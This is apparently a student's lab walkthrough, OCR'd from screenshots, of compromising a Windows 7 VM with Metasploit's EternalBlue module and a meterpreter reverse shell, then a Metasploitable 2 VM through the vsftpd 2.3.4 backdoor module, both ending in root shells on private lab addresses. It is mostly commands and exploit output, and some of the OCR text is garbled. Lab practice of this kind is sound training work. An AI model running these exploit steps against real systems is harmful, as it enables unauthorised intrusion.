VERIFY_ARCH true          yes        Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true         yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST    192.168.114.192  yes        The listen address (an interface may be specified)
LPORT     4444            yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

System tray icons: 38°C, Partly sunny, ENG IN, 17:34:14, 10-04-2025.

- And exploit
- Here system hacked



```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help
Id  Name
--  --
0   Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.114.192:4444
[*] 192.168.114.421445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.114.421445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.114.421445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.114.421445 - The target is vulnerable.
[*] 192.168.114.421445 - Connecting to target for exploitation.
[*] 192.168.114.421445 - Connection established for exploitation.
[*] 192.168.114.421445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.114.421445 - CORE raw buffer dump (38 bytes)
[*] 192.168.114.421445 - 0x00000000 69 68 64 6f 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.114.421445 - 0x00000000 74 68 60 6e 73 20 37 20 55 6c 74 69 6d 61 0x00000000 74 68 60 6e 73 20 37 20 55 6c 74 69 6d 61
[*] 192.168.114.421445 - 0x00000000 30 61 20 53 65 72 76 69 63 05 20 1e 7001 Service
[*] 192.168.114.421445 - 50 61 63 6b 20 31 Pack 1
[*] 192.168.114.421445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.114.421445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.114.421445 - Sending all but last fragment of exploit packet
[*] 192.168.114.421445 - Starting non-paged pool grooming
[*] 192.168.114.421445 - Sending SMBv1 buffers
[*] 192.168.114.421445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.114.421445 - Sending final SMBv2 buffers.
[*] 192.168.114.421445 - Sending last fragment of exploit packet!
[*] 192.168.114.421445 - Exploit successfully triggered from exploit packet
[*] 192.168.114.421445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.114.421445 - Sending egg to corrupted connection.
[*] 192.168.114.421445 - Triggering free of corrupted buffer.
[*] 192.168.114.421445 - Sending stage (203846 bytes) to 192.168.114.421444
[*] 192.168.114.421445 - =====WTF=====
[*] 192.168.114.421445 - =====WTN=====
[*] 192.168.114.421445 - =====WTF=====

meterpreter > 

```

System tray icons: 38°C, Partly sunny, ENG IN, 17:34:42, 10-04-2025.

- My target ip address

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

[*] 192.168.114.42:445 - -----
[*] 192.168.114.42:445 - -----WIN-----
[*] 192.168.114.42:445 - -----

meterpreter > ifconfig

Interface 1

Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 1460
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11

Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 00:0c:27:2d:e5:e9
MTU : 1500
IPv4 Address : 192.168.114.42
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2409:40c2:102e:93ae:4da5:59d0:391:a66e
IPv6 Netmask : ffff:ffff:ffff:ffff:
IPv6 Address : 2409:40c2:102e:93ae:591:a535:b5c:6003
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::da5:59d0:391:a66e
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12

Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:7228
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > [REDACTED]

38°C Partly sunny

Search

17:34 10-04-2025

ENG IN

2. Metasploitable 2 Hacking Using Metasploit

How to hack :-

- My target ip :- 192.168.114.182


The screenshot shows a terminal window on a Metasploitable 2 virtual machine. The terminal output displays the following network interface details:

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:00:27:46:c1:00
          inet addr:192.168.1.14  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::2c1:46ff:fe00:1%eth0  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:55 errors:0 dropped:0 overruns:0 frame:0
          TX packets:55 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16464 (6.9 KB)  TX bytes:16464 (6.9 KB)
          Base address:0x0200  memory:f0200000-f0220000


lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:1643  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```


- Scan target




- Open ports and services




- Copy version and paste in browser



- Copy exploit



- used in msfconsole



Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@Kali: ~

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

Architectures

cross

Development

- Exploit Cache
- History

Module Options

To modify the available options, load the module within the Metasploit console and run the commands show options or show advanced.


- set rhost 192.168.1.120
- msf exploit(vsftpd_234_backdoor) > show options
- msf exploit(vsftpd_234_backdoor) > show targets
- msf exploit(vsftpd_234_backdoor) > show sessions
- msf exploit(vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor

38°C Partly sunny

Q Search

ENG IN 17:43:51 10-04-2025

- show options



Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@Kali: ~

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Name	Current Setting	Required	Description
CHOST	no	no	The local client address
CPORT	no	no	The local client port
Proxies	no	no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Exploit target:

- Id Name
- Automatic

Module Options

To modify the module's options, load the module within the Metasploit console and run the commands show options or show advanced.

View the full module info with the info, or info -d command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [
```


- set rhost 192.168.1.120
- msf exploit(vsftpd_234_backdoor) > show options
- msf exploit(vsftpd_234_backdoor) > show targets
- msf exploit(vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor

38°C Partly sunny

Q Search

ENG IN 17:44:18 10-04-2025

- set RHOST <target ip>



```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Proxies      no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT      21      The target port (TCP)

Exploit target:
Id Name Architectures
-- --
0 Automatic


View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.114.182
rhost => 192.168.114.182
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
GHOST  listen or listen/reverse  no      The local client address
CPORT   no      The local client port
Proxies  no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  192.168.114.182  yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT  21      yes     The target port (TCP)

Exploit target: 192.168.114.182 (port 21/tcp reverse)
Id Name          Value
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- **exploit**



```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Exploit target:
Id Name Architectures
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
RHOSTS  192.168.114.182  yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT  21      yes     The target port (TCP)

Exploit target:
Id Name          Value
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.114.182:21  The port used by the backdoor bind listener is already open
[*] 192.168.114.182:21  - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.114.192:33167 -> 192.168.114.182:6200) at 2025-04-10 17:50:02 +0530
```

- **Hacked !**

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
RHOSTS    192.168.114.182  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT     21                yes        The target port (TCP)

Exploit target:

Id  Name
-   Automatic

Module Options (exploit/unix/ftp/vsftpd_234_backdoor):

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.114.182:21 - The port used by the backdoor bind listener is already open
[*] 192.168.114.182:21 - UID: uid=0(root) gid=0(root)
[*] Found Shell.
[*] Command shell session 2 opened (192.168.114.192:33167 → 192.168.114.182:6200) at 2025-04-10 17:50:02 +0530

[*] Exploit completed, but no handler running. Set one up before proceeding.

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using python to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@metasploitable:/#
```

• Target ip

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.114.182:21 - The port used by the backdoor bind listener is already open
[*] 192.168.114.182:21 - UID: uid=0(root) gid=0(root)
[*] Found Shell.
[*] Command shell session 2 opened (192.168.114.192:33167 → 192.168.114.182:6200) at 2025-04-10 17:50:02 +0530

[*] Exploit completed, but no handler running. Set one up before proceeding.

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using python to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@metasploitable:/# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:46:c1:80
          inet  addr:192.168.114.182  Bcast:192.168.114.255  Mask:255.255.255.0
                  inet6     addr:2409:4a0c:2102:fe80::a08:1ff:fe46:c180/64 Scope:Global
                      inet6     addr:2409:4a0c:2102:fe80::1:1ff:fe46:c180/64 Scope:Global
          UP  BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1587 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1356 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:108840 (106.2 KB)  TX bytes:129734 (126.6 KB)
          Bas address:0x0d02 Memory:f0200000-f0220000

